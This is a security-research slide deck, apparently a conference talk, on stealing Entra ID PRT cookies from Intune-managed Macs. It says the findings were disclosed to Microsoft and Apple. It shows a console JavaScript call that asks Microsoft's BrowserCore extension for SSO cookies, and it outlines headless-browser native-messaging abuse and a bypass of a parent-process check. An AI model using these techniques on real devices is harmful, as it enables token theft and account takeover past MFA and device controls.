

Breaking Down macOS Intune SS0: PRT Token Theft and Platform Comparison



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Why Research Stealing macOS PRT Cookie? 🍪






Why macOS PRT Matters

- > Many organizations use Intune as MDM for both Windows and macOS
- > Conditional Access supported on macOS for Zero Trust enforcement
- > Existing research and detections focus mostly on Windows
- > macOS exploitation techniques are still under-researched
- > Defensive coverage and detection tools for macOS remain limited




PRT Can Exchange Everything We Wanted




PRT Cookie From Device Can Include MFA Claim + Device Claim

Single sign-on Flow





Browser SSO on Windows



Original Research: <https://i.blackhat.com/Asia-24/Presentations/Asia-24-Chudo-Bypassing-Entra-ID-Conditional-Access-Like-APT.pdf>



BrowserCore is the
Component Responsible
for **Handling**
Browser-initiated SSO
on Windows.



How macOS use similar mechanism?

Enroll your macOS device using the Company Portal app

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In this article

[What to expect from the Company Portal app](#)

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
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Set up secure, remote access to work emails, files, and apps on your personal Mac. This article describes how to install the Company Portal app, enroll your Mac for work, and get troubleshooting help.

Company Portal on macOS






**Let's Talk About
Company Portal
on macOS**



Main Structure of Company Portal





Does BrowserCore Work the Same Way on macOS?

Yes. It Does.

Microsoft SSO Chrome extension

```
Console Sources Network Performance Memory Application
background.js Filter
> chrome.runtime.sendMessage(
  "com.microsoft.browsercore",
  {
    method: "GetCookies",
    sender: "https://login.microsoft.com",
    uri: "https://login.microsoftonline.com/common/oauth2/v2.0/authorize"
  },
  function (response) {
    if (chrome.runtime.lastError) {
      console.error("Error:", chrome.runtime.lastError.message);
    } else {
      console.log("Response:", response);
    }
  }
);
< undefined
Response: {response: Array(2)}
  ▶ response: (2) [{...}, {...}]
  ▶ [[Prototype]]: Object
```



```
BrowserCore: (AppSSOCore) [com.apple.AppSSO:SOClient] -[SOClient perf
AuthorizationOptions = {
  "correlation_id" = "35BA871F-98FA-43D8-8611-737FFA32960E";
  "msg_protocol_ver" = 4;
  "parent_process_bundle_identifier" = "com.google.Chrome";
  "parent_process_localized_name" = "Google Chrome";
  "parent_process_teamId" = F0HX78M8AV;
  payload = "{\\"method\\":\\"GetCookies\\",\\"sender\\":\\"https://lo
},
```



 **Mission: Get the**
PRT Cookie on macOS



Summary of our Techniques

- > Headless Browser-Based Native Messaging Abuse
- > Bypassed BrowserCore's parent process check
- > Direct SSO Invocation via Apple's API



Reported to MSRC

- > Assessed as low severity; only reported internally to the Product Team
- > No confirmation on whether the issue will be tracked or fixed
- > But...
- > Confirmed to fix some of our attack methods a few days ago

But then... Apple contacted us.

- > Apple first learned about our research via the TROOPERS
- > They proactively reached out to us for further clarification
- > Confirmed they are working on fixing related issues
- > Acknowledged the issue and said a CVE would be assigned



Headless Browser-Based Native Messaging Abuse





Headless Browser Method


- > Launches Chrome in headless mode
- > Loads the Microsoft SSO Chrome Extension (CRX)
- > Injects JavaScript to call `chrome.runtime.sendMessage`
- > Extracts PRT cookies directly from the extension response



Headless Browser Method

- > Headless browser \neq no GUI dependencies
- > Victim must be logged into desktop session
- > Only works on official Chrome, Edge

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
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
Bypassed 